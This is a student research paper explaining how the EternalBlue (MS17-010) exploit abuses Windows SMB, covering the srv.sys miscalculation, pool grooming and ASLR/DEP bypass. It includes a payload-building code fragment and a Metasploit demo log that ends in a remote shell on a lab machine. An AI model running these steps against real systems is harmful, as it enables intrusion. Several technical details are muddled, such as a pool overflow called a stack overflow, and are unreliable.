

Eternal Blue's Exploitation and Bypass Mechanisms for Windows Systems

Participant: William Tiozzo

High School: Shanghai High School International Division

Instructor: Li Da

Instructor's Workplace: Shanghai High School International Division

Country : China

Abstract

Eternal Blue is one of the largest exploits in the world, it takes advantage of three different bugs in the sys.srv driver for Windows and SMB service when turned on. Over the years, Eternal Blue has affected millions of devices including hospitals, nuclear power plants and government facilities. This article sets out to explore the various mechanisms and vulnerabilities used by Eternal Blue to discover how exactly this exploit takes advantage of the Windows operating system.

Keywords: Server Message Block, Miscalculation, Buffer Over Flow, ASLR, DEP

Introduction

Backstory of Eternal Blue

Eternal Blue is a cyberattack exploit originally designed by U.S NSA (National Security Agency). Leaked by the Shadow Brokers (a hacker organization) [1], Eternal Blue exploits three different vulnerabilities in the SMB protocol. These vulnerabilities exist mainly due to SMB mishandling the packets sent by the attacker allowing arbitrary code to be executed permitting remote code execution.

Microsoft Windows MS17-010 Patch

Microsoft's patch for the vulnerability was released before the Shadow Broker's leak of the exploit but it was unclear which specific vulnerability Eternal Blue targeted. However Microsoft stated that the exploit was part of the Eternal Champion exploit [10]. The best way to avoid this vulnerability is to close SMBv1 so that the device is isolated from the local network from possible attack vectors.

What is SMB (Server Message Block)?

SMB is a service on Microsoft Windows that provides shared access for files, printers, and serial ports on local networks. SMB relies on low level networking protocols such as TCP, UDP, IP, ICMP. SMB together with NETBIOS (network service that enables applications on different computers to communicate with each other within local network) [13]. SMB service is usually found on port 445 by default.

Double Pulsar and Eternal Blue

Double Pulsar is a backdoor for SMB attacks such as Eternal Blue. This backdoor allows attackers to inject malicious code. The Double Pulsar backdoor is a type of RAM-resident implant. Since RAM is considered as volatile memory, once the machine is rebooted, the injected code will be gone. Double Pulsar allows attackers to execute shell code on x86-64 systems. In addition, Double Pulsar can also be used to load extra malware modules when exploiting services [9]. A well known framework for exploitation called as FuzzBunch utilizes Double Pulsar for all SMB and RDP (Remote Desktop Protocol) exploits [9].

The Removal of Double Pulsar

The Metasploit framework (Metasploit is a powerful tool used for ethical hackers to detect and exploit vulnerabilities) does not use Double Pulsar as Eternal Blue's backdoor since the new payload directly utilizes Metasploit's user-mode payloads, it does not need Double Pulsar for execution.

Metasploit

Metasploit framework is a ruby based penetration testing platform that enables enumeration and the execution of exploits. The framework includes a collection of tools to test security vulnerabilities, scan networks and detection evasions. As mentioned, Metasploit provides the barest essentials of Eternal Blue and utilizes its own user-mode payloads which means Double Pulsar is no longer necessary [3].

Vulnerability Analysis and Prevention

Srv.sys

Srv.sys is a server driver belonging to the Windows operating system

“srv!SrvOs2FeaListSizeToNt” Function Logic

```
struct Os2Fea{  
  
    UCHAR ExtendedAttributeFlag;  
  
    UCHAR AttributeNameLengthInBytes;  
  
    USHORT AttributeValueLengthInBytes;  
  
    UCHAR AttributeName[AttributeNameLengthInBytes + 1];  
  
}  
  
Struct Os2FeaList{  
  
    ULONG SizeOfListInBytes;  
  
    UCHAR Os2FeaRecords[SizeOfListInBytes - 4];  
  
}  
  
struct NtFeaList{  
  
    ULONG NextEntryOffset;  
  
    UCHAR Flags;  
  
    UCHAR NtFeaNameLength;  
  
    USHORT NtFeaValueLength;  
  
    CHAR NtFeaName[NtFeaNameLength];  
  
    CHAR NtFeaValue[NtFeaValueLength];  
  
}
```

The function provides a specified fixed buffer size for NtFeaList. This size is specifically calculated from the required size for Os2FeaList.

“srv!SrvOs2FeaListSizeToNt” Function Miscalculation

A majority of the vulnerabilities exploited by Eternal Blue lie within the srv.sys driver purposed to enable both internal and external devices such as graphic cards, printers and input devices [7]. The “srv!SrvOs2FeaListSizeToNt” function is a part of the srv.sys system program [2]. This function was originally used to calculate the size needed to convert Full Extended Attributes (FEA) list structures, FEA list is used to send a concatenated list of FEA structures, to NT FEA structures. NT FEA structures handle the characteristics of the file. The attacker manipulates the DWORD (32 bit unsigned integer) value within the calculation. The manipulated buffer size is then copied to another location through memmove() and memcpy(). The “srv!SrvOs2FeaListSizeToNt” function is only presented in Windows 7, 8. The manipulated buffer is able to overwrite the stack creating a stack overflow to execute arbitrary code. Buffer overflow in Large Non-Paged kernel Pool memory is the core of Eternal Blue [7] [9]. The miscalculation is the primary reason why Eternal Blue is able to exploit Windows.

```
# wanted overflown buffer size (this exploit support only 0x10000 and 0x11000)
# the size 0x10000 is easier to debug when setting breakpoint in SrvOs2FeaToNt() because it is
# the size 0x11000 is used in nsa exploit. this size is more reliable.
NTFEA_SIZE = 0x11000
# the NTFEA_SIZE above is page size. We need to use most of last page preventing any data at the

ntfea10000 = pack('<BBH', 0, 0, 0xffdd) + 'A'*0xffde

ntfea11000 = (pack('<BBH', 0, 0, 0) + '\x00')*600 # with these fea, ntfea size is 0x1c20
ntfea11000 += pack('<BBH', 0, 0, 0xf3bd) + 'A'*0xf3be # 0x10fe8 - 0x1c20 - 0xc = 0xf3bc

ntfealf000 = (pack('<BBH', 0, 0, 0) + '\x00')*0x2494 # with these fea, ntfea size is 0x1b6f0
ntfealf000 += pack('<BBH', 0, 0, 0x48ed) + 'A'*0x48ee # 0x1ffe8 - 0x1b6f0 - 0xc = 0x48ec

ntfea = { 0x10000 : ntfea10000, 0x11000 : ntfea11000 }
```

SMB_COM_TRANSACTION/SMB_COM_TRANSACTION2 Bug

SMB_COM_TRANSACTION is utilized to serve as transportation for transaction subprotocol commands. If the buffer size exceeds the size of the session, then the transaction must use SMB_COM_TRANSACTION2 [12]. SMB_COM_TRANSACTION2 allows users to perform directory searches, make use of long file names and others.

SMB_COM_TRANSACTION carries the max data size in DWORD while

SMB_COM_TRANSACTION2 carries WORD [7]. The bug exists due to no validation for which transaction should start first.

SMB_COM_NT_TRANSACT -> SMB_COM_TRANSACTION2

DWORD 0xFFFFFFFF = 4,294,967,295 bytes

WORD 0xFFFF = 65,535 bytes

This order will trigger the miscalculation in “srv!SrvOs2FeaListSizeToNt” as WORD follows DWORD [7]. This sequence will cause an error in parsing.

Non-paged Pool Allocation Bug

This bug creates an essential hole in memory that is later filled with an over sized buffer overwriting the stack [7]. The SMB_DATA extraction function BlockingSessionSetupAndX has a bug, triggering this bug causes a function to calculate wrong ByteCount leading to a bigger packet in the non-paged pool [7].

Exploitation

Windows 10 Eternal Blue

Eternal Blue can only exploit Windows 10 versions before Redstone 1 (Redstone is what Microsoft uses for its internal builds) [10]. The Redstone 1 release successfully blocked the data execution bypass in the Eternal Blue exploit. The Redstone 2 release also prevented ASLR (Address Space Layout Randomization) bypass. Though several preventions are released for Windows 10, more than millions of older devices still use outdated Windows versions which means that they are still vulnerable to Eternal Blue [9].


Data Execution Prevention (DEP)

Data execution prevention is a security feature within the operating system that prevents arbitrary code from non-executable memory locations [14]. Even if arbitrary code has been successfully injected into memory, outside code will not be executed. The NX (No eXecute) bit determines whether a memory location is used for storage of data or processor instructions. If NX bit is in entry then that memory location cannot be executed. Execution of arbitrary code will be resulted in a system crash [15].

Address Space Layout Randomization (ASLR)

Technique that randomly positions the base address in a processor's address space. ASLR enabled devices having memory addresses that are no longer static [7]. This prevents attackers from knowing the address of specific code making attacks such as buffer over flows harder.

ASLR does not prevent buffer overflow attacks but increases the level of difficulty for attackers to execute such attacks [8].



(Figure2: Address locations are no longer static but dynamic once the computer is rebooted)

Techniques for ASLR Bypass

Some modules or libraries are not fully ASLR enabled which means that exploitation can be possible through those channels. Another possibility is overwriting the extended instruction pointer since ASLR only randomizes the higher two bytes [8]. Successfully overwriting the extended instruction pointer give attackers the permission to jump to which ever instruction they want. In fact , this technique is used in Eternal Blue to bypass ASLR protection.

Effectiveness of ASLR

$$N = (E_s - A_s) + (E_m - A_m) + (E_x - A_x) + (E_h - A_h) \quad [16]$$

E_s (Entropy bits of stack top)

E_m (Entropy bits of mmap() base)

E_x (Entropy bits of heap space)

A_s (Attacked bits per attempt of stack entropy)

A_m (Attacked bits per attempt of mmap() base entropy)

A_x (Attacked bits per attempt of main executable entropy)

A_h (Attacked bits per attempt of heap base entropy)

a (attempts made)

N (Total entropy)

Again, ASLR does not block Eternal Blue completely but it leaves a bigger search space for attackers to find specific block of areas they want to exploit [9]. The above equation measures the total entropy or randomness of ASLR. The randomness is used to obscure offsets used to calculate specific locations in memory.


Sending Over Sized Buffer

As mentioned, "srv!SrvOs2FeaListSizeToNt" miscalculates the size when converting from FEA to NT FEA [9]. The attacker manipulated buffer is sent to IPC\$ (IPC is a share on Windows Server service). Next, an NT TRANS request begins and the attacker buffer is sent through many NT TRANS2 requests until the last packet which includes payload that overwrites the header of a Groom Packet Connection [2].

Groom Packets

The vulnerability lies within the kernel non-paged memory, these pools are header less so specific techniques are used during exploitation. Groom packets are sent for the overwrite to end up in the correct location in memory [7].

(Figure3: Process of Kernel Grooming)



Steps for Kernel Grooming

- (1) Creating multiple SRVNET buffers for kernel grooming
- (2) Free certain amount of buffers to create spaces where SRV buffer will be copied
- (3) Send SRV buffer to overflow SRVNET buffer

Allocation of Memory

Memory allocation is a process of reserving memory space for programs and services. In the case of Eternal Blue, memory is allocated for arbitrary code to be executed. The allocated size must be small so that the buffer overflow does not end up in place [9].

Eternal Blue Steps for Exploitation

- (1) Checking whether Windows operating system is vulnerable to Eternal Blue or whether SMBv1 is on
- (2) Exploits non-paged kernel memory
- (3) Since Eternal Blue is a remote exploit meaning that its not directly exploited on the local machine, offsets can not be calculated
- (4) Attacker manipulated buffer is sent via SMB
- (5) Exploitation for X86-64 bit architecture
- (6) Packet grooming for non-paged kernel memory
- (7) Bypass ASLR and DEP

Practical Application

Demo with Metasploit and Nmap

Nmap is an automated tool that can be used for vulnerability detection, port scanning and OS finger printing. Here, Nmap discovers a Windows machine that is exploitable through Eternal Blue as SMBv1 is vulnerable to the exploit. Metasploit is used next to gain remote code execution of the targeted device. Eternal Blue for Metasploit uses “windows/x64/meterpreter/reverse_tcp” reverse shell by default, a reverse shell creates a server to client connection, the targeted device acts as the client and the attacker's laptop acts as the server waiting for incoming connections [2].

```
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
|_ sslv2-drown:
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49157/tcp  open  unknown

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

(Figure4: Using nmap scripting engine to discover potential possibilities for Eternal Blue)

```

Matching Modules
=====

#   Name                                                    Disclosure Date   Rank
-   -
0   exploit/windows/smb/ms17_010_eternalblue               2017-03-14       average
1   exploit/windows/smb/ms17_010_eternalblue_win8          2017-03-14       average
2   exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal
3   auxiliary/admin/smb/ms17_010_command                   2017-03-14       normal
4   auxiliary/scanner/smb/smb_ms17_010                    2017-03-14       normal
5   exploit/windows/smb/smb_doublepulsar_rce               2017-04-14       great

Interact with a module by name or index. For example info 5, use 5 or use exp
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

(Figure5: Default used by Metasploit for Eternal Blue, Windows TCP Reverse Shell)

```


[*] 10.10.235.244:445 - host is likely VULNERABLE to MS17-010: Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.235.244:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.235.244:445 - Connecting to target for exploitation.
[+] 10.10.235.244:445 - Connection established for exploitation.
[+] 10.10.235.244:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.235.244:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.235.244:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.235.244:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.235.244:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.235.244:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.235.244:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.235.244:445 - Sending all but last fragment of exploit packet
[*] 10.10.235.244:445 - Starting non-paged pool grooming
[+] 10.10.235.244:445 - Sending SMBv2 buffers
[+] 10.10.235.244:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.235.244:445 - Sending final SMBv2 buffers.
[*] 10.10.235.244:445 - Sending last fragment of exploit packet!
[*] 10.10.235.244:445 - Receiving response from exploit packet
[+] 10.10.235.244:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.235.244:445 - Sending egg to corrupted connection.
[*] 10.10.235.244:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.235.244

```

(Figure6: Allocation of Memory during exploitation to create buffer overflow overwriting the stack)

Gaining Meterpreter Session

Meterpreter is an advanced shell that uses DLL injection (DLL injection is a technique used to manipulate the address space of a process) [3] to extend over the network at runtime. Meterpreter shell gives attackers the privilege to interchange between a meterpreter shell and Windows shell. In addition, meterpreter can also construct a persistent backdoor for attackers to access the targeted machine.



```
meterpreter > shell
Process 1476 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```


(Figure7: Accessing Windows shell from meterpreter session on targeted device)

Risks and Solutions

Potential Risks

Many hospitals, factories and government facilities worldwide still use older versions of Windows. These versions are potentially vulnerable to Eternal Blue when SMBv1 is on.

Attackers use Metasploit with Eternal Blue that can easily gain remote execution to such devices, this can be extremely dangerous to both enterprise and end users. Eternal Blue controls the entire system with the highest privileges meaning the entire system is in the attacker's hand. In fact, the famous malware Wannacry is highly related to Eternal Blue, it infected over "230,000 computers in over 150 countries" including Russia , Ukraine, France and others. It is stated that multiple hospitals in UK were severely affected by the attack. In addition, The prevention and control system of Chernobyl's nuclear power plant went offline due to the attack. A lot of these public facilities were running on Windows 7 or Windows XP, these systems are extremely vulnerable to such attacks and are easy to be accessed.



(Figure8: Statistics on the countries affected by Eternal Blue)

Solutions

Enabling ASLR by default for important libraries. While ASLR does not directly block Eternal Blue, it still gives an extra layer of protection as it is way more difficult to calculate a specific memory location's offset to know where arbitrary code should be injected. It is recommended to use latest technologies such as KASLR with DEP. In addition, automatic update for patches should be installed to get the latest access of protections against Eternal Blue.

References

- [1] EternalBlue Exploit | MS17-010 Explained | Avast. Retrieved September 14, 2021, from <https://www.avast.com/c-eternalblue>
- [2] MS17-010: EternalBlue's Buffer Overflow in SRV Driver. Retrieved September 14, 2021, from https://www.trendmicro.com/en_us/research/17/f/ms17-010-eternalblue.html
- [3] About the Metasploit Meterpreter - Metasploit Unleashed. Retrieved September 14, 2021, from <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>
- [4] Overview of file sharing using the SMB 3 protocol in Windows Server . Retrieved September 14, 2021, from <https://docs.microsoft.com/en-us/windows-server/storage/file-server/file-server-smb-overview>
- [5] EternalBlue. Retrieved September 14, 2021, from <https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf>
- [6] EternalBlue. Retrieved September 14, 2021, from <https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf>
- [7] EternalBlue - Everything There Is To Know - Check Point Research. Retrieved September 14, 2021, from <https://research.checkpoint.com/2017/eternalblue-everything-know/>
- [8] ASLR: How Robust is the Randomness?. Retrieved September 14, 2021, from <https://www.cs.ucdavis.edu/~peisert/research/2017-SecDev-AnalysisASLR.pdf>
- [9] EternalBlue: Exploit Analysis and Port to Microsoft Windows 10. Retrieved September 14, 2021, from https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
- [10] MS17-010: Security update for Windows SMB Server: March 14, 2017. Retrieved September 14, 2021, from <https://support.microsoft.com/en-us/topic/ms17-010-security-update-for-windows-smb-server-march-14-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655>

[11] MS17-010: Security update for Windows SMB Server: March 14, 2017. Retrieved September 14, 2021, from <https://support.microsoft.com/en-us/topic/ms17-010-security-update-for-windows-smb-server-march-14-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655>

[12] [MS-CIFS]: SMB_COM_TRANSACTION2 (0x32) | Microsoft Docs. Retrieved September 14, 2021, from https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cifs/3d9d8f3e-dc70-410d-a3fc-6f4a881e8cab

[13] Microsoft SMB Protocol and CIFS Protocol Overview - Win32 apps . Retrieved September 14, 2021, from <https://docs.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview>

[14] Data Execution Prevention - Win32 apps | Microsoft Docs. Retrieved September 14, 2021, from <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>

[15] Binary Exploitation. Retrieved September 14, 2021, from <https://ctf101.org/binary-exploitation/overview/>

[16] Address space layout randomization - Wikipedia. Retrieved September 15, 2021, from https://en.wikipedia.org/wiki/Address_space_layout_randomization

Special Thanks

When I decided to study this subject, it is not because of Yao Science Awards, it is because I have been always obsessed with this Eternal Blue exploitation technology since I was an intern in Qualcomm two years ago. This requires not only the cyber security knowledge, but also deeper understanding of underlying technology of the hardware and telecommunications. I felt excited to have the chance to learn about it. And I finally squeezed out time on this research starting from the beginning of this summer holidays.

It is a hard process though I have been studied cyber security for more than two years by myself, plus I have lot of other standard tests needed to be prepared for applying universities during the period of my demo testing. I created and predicted my own bypass idea executable but meanwhile worried about the results might be failed. However isn't that fun of doing research?

Though I myself made research topic selection, theoretical analysis and deductive inference, design, testing, experiment, and content writing I still would like to thank my mentor Mr. Li Da for mentoring during the process of research. I also would like to appreciate Mr. He Tian Zhou for the feedback and suggestions of my work during the whole process,

I also thank my parents for providing me useful sources regard to the research. I always have chances to share and discuss with them about my ideas. And they inspired me a lot though they have no knowledge of this sector. Finally I must thank for Internet which gives me abundant resources that I can study online. This was unimaginable in the past.

